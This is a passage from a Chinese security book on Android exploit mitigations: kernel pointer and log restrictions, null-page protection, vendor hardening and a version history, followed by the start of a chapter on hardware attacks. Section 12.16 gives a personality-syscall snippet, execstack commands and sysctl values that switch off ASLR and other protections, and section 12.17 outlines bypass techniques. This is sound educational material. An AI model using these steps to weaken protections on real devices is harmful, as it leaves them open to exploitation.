与其他缓解技术一样，MAC 方案也有一定的不足。首要问题是，恰当的配置通常非常困难。一般情况下，策略的开发需要将 MAC 设置成学习模式，然后进行被允许的操作供其学习。另一种方法是，策略制定者花费很长时间针对所有被允许的情况人工制定规则。这两种方法都很容易出错，因为总有一些得到允许的操作被忽略，或者作出不正确的假设。在审核基于访问控制机制的系统安全性时，对这些策略进行评估最为重要。只要配置得当，无论使用的是哪种实现，MAC 都能让攻击者感到极其头痛。

12.13　保护内核

多年来，许多研究人员（如 PaX 团队成员和 Brad Spengler）都致力于加固 Linux 内核。除了（本章前面提到的）用户空间方面的工作，还有为了阻止内核本身被漏洞利用的工作。然而，他们无法让自己的代码修改成功进入官方内核源代码，只有极少数研究人员（尤其是 Kees Cook、Dan Rosenberg 和 Eric Paris）取得了有限的胜利。也就是说，说服内核维护者实现针对特定安全问题的加固机制依然非常具有挑战性。从 Kees 和 Eric 的经历来看，要实现这些机制，首先开发出针对某个 Linux 发行版的补丁文件很有帮助。本节接下来介绍 Android 设备中使用到的 Linux 内核加固机制。

12.13.1　指针和日志限制

`kptr_restrict` 和 `dmesg_restrict` 是用于防止本地普通用户获得敏感内核内存地址信息的内核设置。此前的内核漏洞利用通过读取虚拟文件系统来获得地址信息，这些信息的输出就

来自内核空间。漏洞利用的开发者可以在运行期间实时解析这些信息，从而不需要将地址硬编码到利用代码中，这样编写的利用代码可以直接用于多种不同的系统。

kptr_restrict 对内核的修改主要针对 printk 函数。具体来说，这些修改让内核开发者可以在输出敏感内核指针值时使用%pK 这个特殊的格式化符。在 printk 函数内部，对于不同的 kptr_restrict 值，这个格式化符的行为也不同。当 kptr_restrict 被设置成 0 时，这些值会被直接输出；设置成 1 时，除非当前用户有 CAP_SYSLOG 权限，否则这些值会被替换为全 0；设置成 2 时，这些值总是会被替换为全 0。如果一个进程试图访问 sysfs 和 procfs 文件系统中的条目，例如/proc/kallsyms 文件，这个保护措施就会运作起来。下面的输出来自运行 Android 4.2.1 的 Galaxy Nexus 设备：

```
shell@android:/ $ grep slab_alloc /proc/kallsyms
00000000 t __slab_alloc.isra.40.constprop.45
```

可以看到，地址没有被准确地打印出来，而是显示为 8 个 0。

与此类似，dmesg_restrict 可以阻止普通用户使用 dmesg 命令或 klogctl 函数访问内核回环缓冲区（kernel ring buffer）。下面这段话来自提交给 Linux 内核邮件列表（LKML）的原始补丁文件：

> 比起修改数百（甚至数千）条 printk 语句并砍掉有用的调试功能，创建一个阻止普通用户读取 syslog 的选项要容易得多。

与持续维护可能泄露的敏感指针值相比，直接保护对内存回环缓冲区的访问确实更加轻松高效。此外，有一些 Linux 内核开发者十分反对实现 kptr_restrict 所引起的改变。

这些加固机制由 Dan Rosenberg 开发，首次进入的 Linux 内核版本是 2.6.38。因此，使用这个版本或后续版本内核的 Android 设备中都有对这一特性的支持，但是不一定被启用。2011 年 11 月，2e7c833 和 f9557fb 两个 commit 被提交到 AOSP，它们在默认 init.rc 文件中分别将 kptr_restrict 和 dmesg_restrict 的值设置为 2 和 1。Andriod 4.1.1 是第一个包含了这些变化的版本。

注意 Linux 内核源代码树的 Documentation/sysctl/kernel.txt 文件中有关于这些设置的更多介绍。

12.13.2 保护零地址页

空指针解引用是影响内核代码的一个问题。在 Linux 系统中的最低内存地址（0x00000000）处通常不会映射任何内容。但是，在 2007 年 Eric Paris 实现 mmap_min_addr 保护措施之前，攻击者可以在用户空间映射这个零地址页，然后将任意内容填进这片内存区域。通过触发内核空间的空指针相关问题，在许多情况下就可以导致内核空间任意代码执行。

保护方法 mmap_min_addr 的原理很简单，就是阻止用户空间进程映射低于指定阈值的内存页。为其设定的默认值是 4096，用于防止映射最低的页。不过目前绝大部分操作系统都会进一

步提高这个值。

这个保护机制从 Linux 2.6.23 开始进入内核。Android 的官方文档称 2.3 版首次采用了这个保护机制，然而对一系列设备进行测试的结果显示，它在运行 Android 2.1 的设备中就已经存在了。2011 年，编号为 27cca21 的 commit 将默认 init.rc 文件中的这个值改为 32768。Android 4.1.1 是第一个包含这一变化的版本。

12.13.3　只读的内存区域

利用 Linux 内核漏洞时，经常要修改函数指针、数据结果或者内核的代码。为了限制这类攻击，有些 Android 设备将内核的某些内存区域设置为只读来进行保护。可惜的是，只有基于高通 MSM 芯片的设备（如 Nexus 4）启用了这类内存保护。

2011 年 2 月，Larry Bassel 为 MSM 内核源码增加了一个名为 `CONFIG_STRICT_MEMORY_RWX` 的内核配置选项。下面是 SMS 内核源代码树中 `arch/arm/mm/mmu.c` 文件的片段：

```
#ifdef CONFIG_STRICT_MEMORY_RWX
...
            map.pfn = __phys_to_pfn(__pa(__start_rodata));
            map.virtual = (unsigned long)__start_rodata;
            map.length = __init_begin - __start_rodata;
            map.type = MT_MEMORY_R;

            create_mapping(&map, false);
...
#else
        map.length = end - start;
        map.type = MT_MEMORY;
#endif
```

可以看到，在启用 `CONFIG_STRICT_MEMORY_RWX` 的情况下，内核在为只读数据创建内存区域时会使用类型为 `MT_MEMORY_R` 的内存。使用这种设置时，硬件会阻止对该内存区域的写入。

不过这一保护措施也存在一些缺陷。首先，将内存切分成许多节会导致少量的内存浪费。如果这些节小于 1MB，剩下的空间就会被浪费。其次，缓存系统的性能会受到轻微影响。最后，会让内核代码无法写入，使调试变得复杂。在内核调试时，通常会在代码中插入断点指令，用于调试内核的工具在此时无法操作只读的内核代码段。

12.14　其他加固措施

除了前面提到的利用缓解机制，Android 生态系统中的许多利益相关者还实现了一些其他的加固措施。Android 官方和 OEM 经常直接针对已公开的一些漏洞利用手段或代码对操作系统作出相应的改进。其中一些可以从根本上阻止漏洞利用，但也有很多只是在已知攻击手段面前简单地设置了一个障碍。也就是说，这些障碍只能阻止攻击全过程中的某些步骤。通常，这些步骤对于漏洞利用来说都不是必需的，攻击者使用起来也很容易。不过即便效果不大，这些改进措施也还是提高了 Android 系统的整体安全性。

三星对其设备上运行的定制版 Android 作了大量的修改。前面已经提到，三星在 Galaxy S4 上实现了 SELinux。在 Galaxy S2 和 S3 等一些设备中，三星修改了 adbd 文件，让其始终降权运行。这样可以让一些利用 build.prop 和 local.prop 中标志位来获得 root 权限的方法失效。三星在编译时禁用了 `ALLOW_ADBD_ROOT` 标志（定义在 AOSP 源代码树的 system/core/adb/adb.c 文件中），轻松地实现了这一点。Galaxy S4 发布时，三星还修改了其 Linux 内核，增加了一个编译时的内核选项 `CONFIG_SEC_RESTRICT_SETUID`,用于防止代码从非 root 情况提权到 root。在某些特定的情况下，只要将 root 用户的 ID（也就是 0）传给 `setuid` 和 `setgid` 系列函数，就会导致内核返回错误，从而阻止提权操作。Galaxy S4 还引入了一个名为 `CONFIG_SEC_RESTRICT_FORK` 的内核选项，用于防止以 root 用户身份执行/data/目录下的程序。此外，还能防止非 root 进程以 root 权限创建新的进程。

其他 OEM 也实现了一些自己的加固方案。HTC 的一个著名方案是 NAND 存储的加锁机制，也就是所谓的 S-ON。启用这个机制后，即使闪存中某块区域的分区已经被 mount 成了可读可写的模式，也能阻止对这块区域的写入。这样，除非禁用该 NAND 保护，否则漏洞利用代码无法修改/system 分区。东芝也在某个型号的设备中引入了名为 sealime.ko 的内核模块，前面已经介绍过，该模块实现了许多类似于 SELinux 的安全限制。

在 Nick Kralevich 的带领下，Android 官方团队对核心操作系统进行了渐进式的改进和加固。特别是在 4.0.4、4.1 和 4.2.2 发布时，许多改动使一些特定的漏洞利用变得更困难或失效。

在 4.0.4 发布后，Android 中的 init 程序在处理 init.rc 配置中的 `chmod`、`chown` 和 `mkdir` 操作时，不再跟随符号链接进行操作。这个变动对应 system/core/init 仓库的两个 commit：42a9349 和 9ed1fe7，可以有效阻止基于 init 脚本中符号链接文件系统的漏洞利用。第 3 章包含一个这样的案例。

Android 4.1 对 log 日志功能和 `umask` 属性进行了改动。对于前者，从这个版本开始，第三方软件不能再使用 `READ_LOGS` 权限。这可以防止间谍软件读取其他应用程序 log 日志中可能存在的敏感信息。例如，网银软件可能粗心地将用户密码记录到了 log 日志中，间谍软件就可能会读取到这个密码并回传给攻击者。4.1 之后，所有第三方软件都只能读取自己的日志数据。对于后者，主要修改了默认的 `umask` 值。创建文件和文件夹时，如果没有明确地设置权限，这个值将用于生成权限。此前，`umask` 的默认值是 0000，这意味着文件和目录可以被系统中其他任何用户（任何应用程序）写入。Android 4.1 将其修改为 0077，从而默认文件只能被其创建者访问。这两个改进都提高了 Android 设备的整体安全性。

警告　在修改 `umask` 的默认设置时，专门为 ADB 创建了一个例外，使得 ADB 创建的文件依然有完全自由的访问权限。因此，用 ADB 创建文件时需要特别小心。

Android 4.2 中有几个改动进一步提高了安全性。首先，对于 target API 大于等于 17 的应用，谷歌修改了其中 Content Provider 的 `exported` 属性默认值。在这个版本之前，即使没有对应用程序显式地设置 `exported`，所有的 Content Provider 也都默认可以被其他应用程序访问。而在此

之后，默认的 `exported` 值变为 `false`，也就是说，如果应用程序开发者想将其 Content Provider 暴露给其他软件访问，就需要手动显式地将这个属性设置为 `true`。其次，这个版本还更新了 `SecureRandom` 类的实现。这样，在使用同一个初始种子值时，伪随机数序列输出会变得更加不可预测。`SecureRandom` 类的一个构造函数以参数形式接受一个随机数种子值。在这次变动之前，如果使用这个构造函数，产生的将是确定的随机值序列。也就是说，创建这个类的两个对象并让其使用相同的种子值，就会产生完全一样的随机数序列。而这次变动之后，这种情况将不再发生。

最近，Android 4.2.2 对使用 ADB 的开发者访问方式进行了加固。2012 年，Robert Rowley 和 Kyle Osborn 的研究工作让大家开始关注通过 ADB 进行的数据窃取。虽然此类攻击需要对设备进行物理接触，但依然有两种方法可以快速便捷地实现。第一种是 Juice Jacking，指攻击者使用一个定制的手机充电器引诱没有疑心的用户插入设备。在第二种方法中，攻击者则直接使用自己的手机和一条特制的 micro USB 线从其他用户的手机中窃取数据，不需要其他计算机或特殊设备。为了阻止此类攻击，谷歌开启了一个名为 ro.adb.secure 的开关设置。启用该设置后，任何尝试通过 ADB 访问设备的机器都需要用户首先进行手动许可。图 12-1 就是此时弹出的提示框。




图 12-1　ADB 白名单机制

当 Android 设备连接到主机时，主机会将 RSA 密钥提交给设备，然后将该密钥的指纹呈现给用户以获得许可，如图 12-1 所示。用户可以选择记住这台主机的密钥，使对话框以后不再弹出。这个功能既缓解了 Kyle Osborn 所述的攻击，也可以防止设备丢失或被盗后里面的数据被访问。

需要指出的是，本节介绍的加固方案并不完整，可能还有许多其他改进等待发现，包括本书写作期间被陆续实现和采用的其他机制。

12.15　漏洞利用缓解技术总结

Android 第一个发布版本中的漏洞利用缓解技术比大部分其他 Linux 系统少。这很让人诧异，因为作为许多缓解技术的实验验证平台，Linux 一直扮演着领路人的角色。Linux 被移植到 ARM 平台后，却很少有人关注如何在这个平台上支持这些缓解技术。随着 Android 变得越来越流行，

其安全团队逐渐加大了对利用缓解的覆盖率，来保护整个生态体系。到果冻豆时，Android 已经实现了大部分现代利用缓解技术，并且承诺将更多缓解技术加入进来。表 12-1 给出了 Android 采用各类缓解技术的时间线。

表 12-1 Android 核心系统对缓解技术的支持历史

版　本	采用的缓解技术
1.5	在 Bionic 中禁用%n 格式描述符
	二进制文件编译时启用栈 cookie（-fstack-protector）
	使用 safe_iop 库
	使用加固的 dlmalloc
	实现 calloc 整数溢出检查
	在内核中支持 XN
2.3	二进制文件编译时启用不可执行的栈和堆机制
	官方文档称加入了 mmap_min_addr
	二进制文件编译时使用-Wformat-security -Werror=format-security
4.0	随机化栈地址
	随机化 mmap（库文件、匿名映射）的地址
4.0.2	随机化堆地址
4.0.4	chown、chmod 和 mkdir 改为使用 NOFOLLOW 标志
4.1	将 umask 默认值改为 0077
	限制 READ_LOGS
	随机化 linker 的段地址
	二进制文件编译时使用 RELRO 和 BIND_NOW
	二进制文件编译时使用 PIE
	启用 dmesg_restrict 和 kptr_restrict
	引入隔离的 Service
4.1.1	将 mmap_min_addr 的值增至 32768
4.2	Content Provider 默认不再暴露
	为 SecureRandom 引入更多的种子使其无法预测
	开始使用 FORTIFY_SOURCE=1
4.2.2	默认启用 ro.adb.secure
4.3	加入 SELinux 并启用 permissive 模式
	移除所有使用了 setuid 和 setgid 的程序
	阻止应用执行 set-uid 程序
	实现在 zygote 和 adbd 中减少 Linux 能力
4.4	SELinux 启用 enforcing 模式
	开始使用 FORTIFY_SOURCE=2

除了在操作系统自身中实现各类缓解技术，还需要在 Android NDK 中加入相应支持。表 12-2 给出了在 Android NDK 中默认启用各类（编译器支持的）缓解技术的时间线。

表 12-2　Android NDK 对缓解技术的支持历史

版　本	引入的缓解技术
1	二进制文件编译时使用栈 cookie（-fstack-protector）
4b	二进制文件编译时启用不可执行的栈和堆机制
8b	二进制文件编译时使用 RELRO 和 BIND_NOW
8c	二进制文件编译时使用 PIE
9	二进制文件编译时使用-Wformat-security -Werror=format-security

12.16　禁用缓解机制

有时候需要临时禁用一些缓解机制，比如开发漏洞利用代码或者进行简单的实验时。有些缓解机制很容易禁用，但是有些很难做到。本节介绍如何有意地禁用这些保护措施。如果在日常使用的设备上禁用系统级的缓解机制，则需要特别小心，因为这会让系统更容易被攻破。

12.16.1　更改 personality

禁用缓解机制的第一个方法是使用 Linux 的 personality 系统调用，这也是最灵活的方法。setarch 程序就使用了这个功能。它可以对每个进程分别禁用随机化、执行保护以及设置其他一些标志。最新的 GDB 中有一个默认启用的 disable-randomization 设置，也用到了这个 personality 系统调用。当前的 Linux 内核允许禁用随机化，但是不允许将内存映射到零地址。此外，setarch 在 x86_64 的机器上无法禁用执行保护。不要高兴得太早，在执行 set-uid 程序时 personality 设置会被忽略。本节后面会介绍禁用这些保护措施的其他方法。

在 Android 的 Bionic C 运行时库中并没有实现 personality 系统调用函数，不过底层的 Linux 内核仍然支持它。因此，可以直接实现对这个系统调用的使用，相关的代码片段如下：

```
#include <sys/syscall.h>
#include <linux/personality.h>
#define SYS_personality 136  /* ARM syscall number */
...
    int persona;
...
    persona = syscall(SYS_personality, 0xffffffff);
    persona |= ADDR_NO_RANDOMIZE;
    syscall(SYS_personality, persona);
```

这里使用 personality 系统调用来禁用该进程的随机化。第一次调用获取了当前的 personality 设置；接下来设置好需要的标志，再次执行这个系统调用，使新的 persona 值生效。在 Android NDK 的 linux/personality.h 文件里可以找到其他可以使用的标志。

12.16.2 修改二进制文件

前面介绍过，许多缓解技术由二进制可执行文件中的设置标志位所控制。防止数据执行、基于 PIE（位置无关的可执行文件）的基址随机化和只读重定位表等都依赖于二进制可执行文件中的标志位。然而，通过修改二进制文件来禁用 PIE 或 relro 缓解机制并不容易。幸好，通过刚刚介绍的 `personality` 调用可以禁用 PIE 随机化，而使用 `execstack` 工具则可以禁用防止数据执行的机制。下面来看如何做到后者：

```
dev:~/android $ cp cat-gn-takju cat-gn-takju-CLEARED
dev:~/android $ execstack -s cat-gn-takju-CLEARED
dev:~/android $ readelf -a cat-gn-takju-CLEARED | grep GNU_STACK
  GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0
```

执行上述命令后，`cat-gn-takju-CLEARED` 文件的栈、堆和其他内存区域就都可以执行了。

```
shell@android:/ $ /system/bin/cat /proc/self/maps | grep ' ..xp ' | wc -l
9
shell@android:/ $ cd /data/local/tmp
shell@android:/data/local/tmp $ ln -s cat-gn-takju-CLEARED cat
shell@android:/data/local/tmp $ ./cat /proc/self/maps | grep ' ..xp ' | wc -l
32
```

可以看到，原来的二进制文件只有 9 个可执行内存区域；而清除 `GNU_STACK` 标志后，可执行内存区域则增加到了 32 个。事实上，只有 1 块内存区域不可执行！

12.16.3 调整内核

通过调整内核的可配置参数，也就是所谓的 sysctl，可以在系统全局范围内禁用许多保护机制。调整的方法很简单，只需将新的配置值写入 proc 文件系统中相应的配置项即可。将一个数值写入 proc/sys/vm/mmap_min_addr 就可以修改零地址页保护机制：写入 `0` 会禁用整个保护；写入其他数值则会将用户空间程序可以成功映射的最小地址设置为这个指定的值。/proc/sys/kernel/kptr_restrict 用于配置内核指针信息保护：设置为 `0` 可以禁用这一保护，输出所有指针值；设置为 `1` 时只允许 root 用户获得指针值；而设置为 `2` 则会将指针完全保护起来。将 /proc/sys/kernel/dmesg_restrict 设置为 `0` 可以禁用对系统日志输出的限制。通过/proc/sys/kernel/randomize_va_space 可以控制地址空间布局随机化：设置为 `0` 时，将在系统全局范围内禁用所有的随机化；设置为 `1` 时，会启用除堆以外所有内存区域的随机化；设置为 `2` 时，会告诉内核对所有内存区域（包括堆）启用随机化。

虽然在学习和探索的过程中手动禁用各类缓解技术很有用，但是假定攻击的目标系统处于这种脆弱状态是不明智的。要展开成功的攻击，通常需要对抗或者绕过这些缓解技术。

12.17 对抗缓解技术

随着越来越多的缓解机制被引入系统当中，漏洞利用的开发者必须不断适应这一局面。每当一种新技术被公布时，安全研究员就会迅速开始思考如何进行对抗。通过深入理解这些技术的特

点并跳出各类局限来思考，他们取得了相当大的成功。因此，对抗堆加固、栈缓冲区保护、执行保护、ASLR 和其他保护技术的方法开始变得广为人知。很多论文、报告、幻灯片、博客、文章和利用代码都详细地介绍了这些技术。本节将简要介绍对抗栈 cookie、ASLR、执行保护和内核缓解机制的技术，但不会面面俱到。

12.17.1　对抗栈保护

我们知道，栈保护技术的工作原理是在函数栈帧里放入 cookie 值，然后对其进行验证。这种保护方法存在一些很关键的缺陷。首先，编译器通过启发式方法或者人工干预来决定哪些函数要使用栈 cookie。为了尽可能减少对性能的影响，如果函数中没有存储在栈上的缓冲区，就不会对其使用这一机制。而且，如果函数使用了包含小数组的结构体或联合体，就可能不会受到保护。其次，cookie 值只在函数返回时才被验证。如果攻击者要在栈中破坏的东西在函数返回前就已经被用到，则可能会躲开这一保护机制。比如在 zergRush 漏洞利用中，开发者就破坏了栈帧中的一个局部变量。这个被破坏的变量在存在漏洞的函数返回前就被释放，从而出现了 use-after-free 的情况。最后，如果进行足够多的尝试，攻击者还是有可能正确地猜到 cookie 值。许多不常被考虑到的情况可能会让这类攻击变得容易，比如 cookie 的熵很低，或者为每个连接请求 fork 出网络服务。因此，虽然栈缓冲区保护机制可以防止一些情况下的漏洞利用，但无法防范所有的情形。

12.17.2　对抗 ASLR

虽然 ASLR 让许多漏洞利用的开发变得更具挑战性，不过还是有许多对抗的技巧。此前已经说过，对抗 ASLR 最简单的方法是利用尚未被随机化的内存区域。此外，攻击者还可以使用堆喷射技术，让其控制的数据到达内存中可预测的位置。这个问题在 32 位处理器的地址空间中更加严重，尤其是在未启用数据可执行保护机制的情况下。

其次，攻击者可以利用信息泄露漏洞，从而得到进程的地址空间布局。堆喷射技术其实在 ASLR 之前就出现了，但是最近才变得流行起来。

最后，攻击者还可以利用这样一种实际情况：当进程启动时，随机化会生效，但如果进程是由一个程序 fork 而来，则不会再次随机化。使用 `fork` 系统调用后，新进程的地址空间布局会和原来的进程完全一样。这种范式在 Android 上的一个例子是 Zygote。Zygote 利用 `fork` 机制来启动所有应用程序，而这些应用程序拥有一个巨大的、共享的、预先填充的地址空间，让启动过程的开销变得非常小。由于这样的设计，Android 设备上的任何一个应用程序都可以泄露内存地址，并成功地执行栈上数据。比如，一个恶意的应用程序可以将其内存地址信息发送到远程的网站上，用于在该设备的浏览器中有效地造成内存破坏并进行利用。尽管会给漏洞利用开发者带来挑战，但这些也是对抗 ASLR 的有效方法。

12.17.3　对抗数据执行保护

虽然阻止数据执行可以让漏洞利用变得更加困难，但其真正的潜力直到与完全的 ASLR 结合

才真正被人们所认识到。要对抗这种保护，通常需要在地址空间中一个可以预测的地址上找到一块包含可执行数据的内存区域。如果找不到这样一块区域，攻击者还可以利用信息泄露问题找出可执行代码的位置。接下来，使用第 9 章中详细介绍的 ROP 技术，攻击者就可以将代码片段拼接在一起来达到目标了。总之，这种缓解技术的强大程度取决于与其结合使用的 ASLR 的强大程度。

12.17.4 对抗内核级保护机制

许多内核级保护机制都很容易被绕过，比如 `kptr_restrict` 和 `dmesg_restrict`（用于针对本地攻击隐藏内核地址空间的敏感信息）。还有，Android 设备使用了嵌入 boot 分区中的一个预编译内核。如果没有内核级的 ASLR，要找出关键函数和数据结构的内核地址，只需获得并分析目标设备的内核镜像文件即可。任何人都可以从官方系统镜像、OTA 更新或者自己的设备中提取出该内核镜像文件。

即便启用了内核级 ASLR，这个问题依然存在。此时，如果攻击者找到内核的基地址，将其与之前从内核镜像文件中获得的数据相结合，就可以找到关键的内核对象；而通过缓存定时攻击（cache timing attack）就可以轻松地找出内核基地址。虽然可以使用自定义的内核来修复这个问题，但这并非一个可以用于所有设备的方案。首先，如果设备的 bootloader 是锁上的，就没办法在其上运行一个自定义的内核；其次，即便没有该障碍，绝大部分消费者也没有意愿、时间和技能来定制一个内核。因此，由于可以获得并预测内核镜像，对抗内核的地址泄露保护机制是很容易的。

即便将这些缓解技术都部署到当前的系统中，攻击者也不会就此退缩。将它们结合起来确实可以让攻击变得更为困难，但攻击者还是会去寻找新的方法来达到目标。不管怎样，这些缓解技术确实增加了攻击成本，提高了攻击复杂度，甚至完全阻止了许多漏洞被利用。在未来，随着更多缓解技术的研究、开发和部署，漏洞利用可能会变得更加困难。

12.18 展望未来

虽然无法确切地预测未来，不过可以确定的是，Android 安全团队会为研发和部署漏洞利用缓解技术投入很多。一些进行中的官方项目很可能会在将来的 Android 版本发布时被引入。还有一些加固 ARM Linux 甚至专门加固 Android 的工作可能会被采用。此外，Linux 和 Windows 等 PC 操作系统中的一些相关技术也有希望得到移植。无论最终采纳哪种缓解技术，都几乎可以肯定 Android 中会有越来越多的漏洞利用缓解技术。

12.18.1 进行中的官方项目

在研究 Android 现有的缓解技术时，我们发现一个 ticket 显示了谷歌可能正在研究更细粒度的沙盒技术。虽然 Android 已经使用了沙盒机制，但是相当粗糙。这个 ticket 位于https://code.google.com/p/chromium/issues/detail?id=166704，指向在 Android 上对 seccomp-bpf 沙盒的实现。这个沙盒机制能以进程粒度启用或禁用内核提供的功能，已经被用于 Chrome OS 和 Linux 上的 Chromium

浏览器，但是不清楚是否会被部署到 Android 上。即便部署，也不清楚是用于 Android 系统本身，还是仅用于 Android 上的 Chrome 浏览器。

12.18.2 社区的内核加固工作

除了谷歌官方的工作，还有许多社区的开源项目致力于进一步加固 Linux 内核，包括来自上游 Linux 内核自身的几个项目，以及来自独立第三方团体的一些项目。尽管不确定这些项目最后是否会进入官方发布的 Android，但在未来不乏可能。

过去几年，Kees Cook 一直在努力将文件系统链接保护机制加入官方的 Linux 内核源代码；但直到最近发布的 Linux 3.6，这一目标才得以实现。这是一个双重的保护技术。首先，它会检查所有的符号链接，确保其满足特定的条件。下面摘录 Kees 在 commit 中的一段话：

> 这个方案让符号链接在下列情况下才能被访问：该链接指向一个全局可写的目录；该符号链接本身的 uid 和访问者相符；所指向目录的所有者是该符号连接的所有者。

启用这些限制可以防止符号链接攻击，包括被许多 Android root 工具所利用的攻击。其次，低权限用户再也无法创建硬链接指向非其所有或无法访问的文件。这两个保护机制的结合可以让许多基于文件系统的攻击无法成功。可惜的是，在写作本书时，还没有 Android 设备在出厂时使用 3.6 版的内核。将来的设备中很可能会包含并启用这一保护方案。

长期以来，Linux 内核开发者社区中就一直在讨论对内核 ASLR 的实现。当前的许多操作系统都已经使用了这一技术，如 Windows、Mac OS X 和 iOS。12.17 节谈到，这一技术为对抗本地攻击提供的保护相对较少；不过它还是可以为远程攻击增加难度。这个保护技术可能会在上游 Linux 内核中得以实现，然后进入 Android 设备。

在 PC 领域，英特尔最新发布的缓解机制包括基于硬件的管理者模式访问保护技术（Supervisor Mode Access Protection，SMAP）和管理者模式执行保护技术（Supervisor Mode Execution Protection，SMEP）。这些技术用于防止内核空间的代码访问或内核空间中的数据执行。当前的 ARM 处理器包含一些特性，可以实现类似的保护机制。Brad Spengler 是一位经验丰富的内核研究人员，也是 grsecurity 项目的维护者，他开发并在网站上发布了许多对 ARM Linux 内核的加固补丁。这些补丁包括 UDEREF 和 PXN 两种保护技术，分别类似于 SMAP 和 SMEP。虽然这些保护机制很重要，但现在还没有迹象表明会将其部署到未来的 Android 设备中。

还有项工作值得一提。2012 年 9 月，Subreption 公司宣布了一项美国国防部高级研究计划署（DARPA）资助的项目，名为 SAFEDROID。该项目的目标包括改进 ASLR，加固内核堆，以及改进内核空间和用户空间的内存保护措施。这些目标虽然显得咄咄逼人，但也令人钦佩。它们会为内核级漏洞利用带来严峻的挑战。可惜的是，直到本书写作时，这个项目似乎还未取得成功。

12.18.3 一些预测

除了前面提到的项目，还有一些加固措施可能会被实现。iOS 使用的强制性代码签名对阻碍

漏洞利用代码的开发非常有效。虽然在 Android 中使用此类严格限制也会产生类似的效果，但是可能性不大，因为这么做会对 Android 应用程序开发社区的开放性产生负面影响。另一方面，虽然 Android 从一开始就引入了 safe_iop 库，但并没有广泛使用。Android 加固的后续合理动作是进一步使用这个库。我们无法准确预测 Android 缓解技术的未来，只有时间能告诉我们将来还有哪些缓解技术会被加入 Android 中去。

12.19　小结

本章介绍了漏洞利用缓解技术的概念以及在 Android 系统上的使用方法，然后解释了实现这些缓解技术需要改动硬件、Linux 内核、Bionic C 库、编译工具链等组件。对于每种缓解技术，都介绍了其背景情况、实现效果以及 Android 采用的历史。还给出了一个总结表格，详细列举了 Android 支持这些缓解技术的历史发展。接下来，介绍了如何有意禁用这些利用缓解机制，以及如何进行对抗。最后，对 Android 上漏洞缓解技术的未来作出了展望。

下一章会讨论如何攻击与 Android 设备类似的嵌入式系统硬件，介绍用于攻击硬件的工具和技术，以及这类攻击成功后的情况。

第 13 章 硬件层的攻击

对于各种各样的移动硬件平台，Android 有很好的可移植性和通用性，因此在移动领域几乎无处不在，取得了巨大的成功。Android 的可移植性和灵活性还使其成为了不错的嵌入式设备操作系统。Android 开放、可定制性强，更容易快速开发出可视化用户界面，这些优点与其他嵌入式 Linux 系统、实时操作系统和私有操作系统相比尤为明显。目前，Android 已经成为各类新型嵌入式设备中操作系统的事实标准，被广泛用于电子书阅读器、机顶盒娱乐系统、飞机机载娱乐系统、“智能”电视、室内气候控制系统、销售系统等设备中（这里只列举了一些常见设备）。由于 Android 在众多类型的设备上运行，本章会尽可能介绍对这些设备的硬件进行攻击和逆向的技术。

在传统的风险和威胁模型中，一般认为物理接触到设备就已经“游戏结束”了，因此威胁评级较低。然而，许多情况下的“物理”技术也可以用于漏洞研究，从而发挥重大作用。例如，假设可以连接到路由器或者交换机上一个未受保护的调试接口，只要访问得当，攻击者就可以藉此任意寻找硬编码的加密密钥或者其他远程可利用漏洞。可以物理接触到设备还意味着攻击者可以取出其中的芯片进行逆向工程，其影响绝不仅仅是损失用于研究的几台设备而已。本章会介绍一些简单的工具和技术，用于降低从硬件角度研究嵌入式设备安全性的入门门槛。通过物理接触目标设备并配合使用这些简单的技巧，既可以获得其中包含的软件代码，也可以通过硬件接口来攻击这些软件。一旦克服了硬件层面的困难，就可以再 次使用许多基于软件的漏洞利用技术和逆向技术，比如用反汇编器寻找固件中的漏洞，探索针对 USB 等硬件接口中数据传输的专有协议解析器等。这些技术很简单，完全不需要深入核心的电子工程学领域。其中绝大部分技术相对来说是被动形式的，比如调试、总线监控、设备模拟等；不过还是有少数技术会对目标设备产生轻微的毁坏。

13.1 设备的硬件接口

逆向工程人员或者漏洞研究人员首先要做的，是枚举能够通过哪些方式从物理层与目标设备打交道。比如，该设备有没有任何暴露的接口，有没有用于 USB 设备或存储卡的接口或插座，等等。本章稍后会讨论此类接口。本节关注打开设备外壳看到 PCB 板（印刷电路板）后可能见到的一些东西，介绍设备常见硬件接口的基础知识，之后再进入具体示例和测试实例。

13.1.1　UART 串行接口

到目前为止，从嵌入式设备接收诊断和调试信息最常用到的是 UART（通用异步收发器）接口。UART 串行接口一般实现了 RS-232、RS-422、RS-485、EIA 等通信标准中的一个。不过这些通信标准只定义了一些细节，比如信号的含义（不同的信号意味着开始传输、停止传输还是重置连接等）。这些标准还规范了时序（数据传输速度应该有多快）等方面，有时定义了接头的尺寸和含义。如果想了解各种不同的 UART，了解这些非常古老而又有完整记录的标准，最好的途径就是互联网。现在需要记住的是，这类接口在各种嵌入式设备中极为常见。

为什么 UART 如此普遍？因为它使用一种简单的方式直接从控制器和微处理器中接收数据，不需要经过中间硬件。把中间硬件加入微处理器极其复杂，成本必然增加。图 13-1 展示了 UART 接口如何直接与 CPU 相连。




图 13-1　UART 串口直接与 CPU 相连

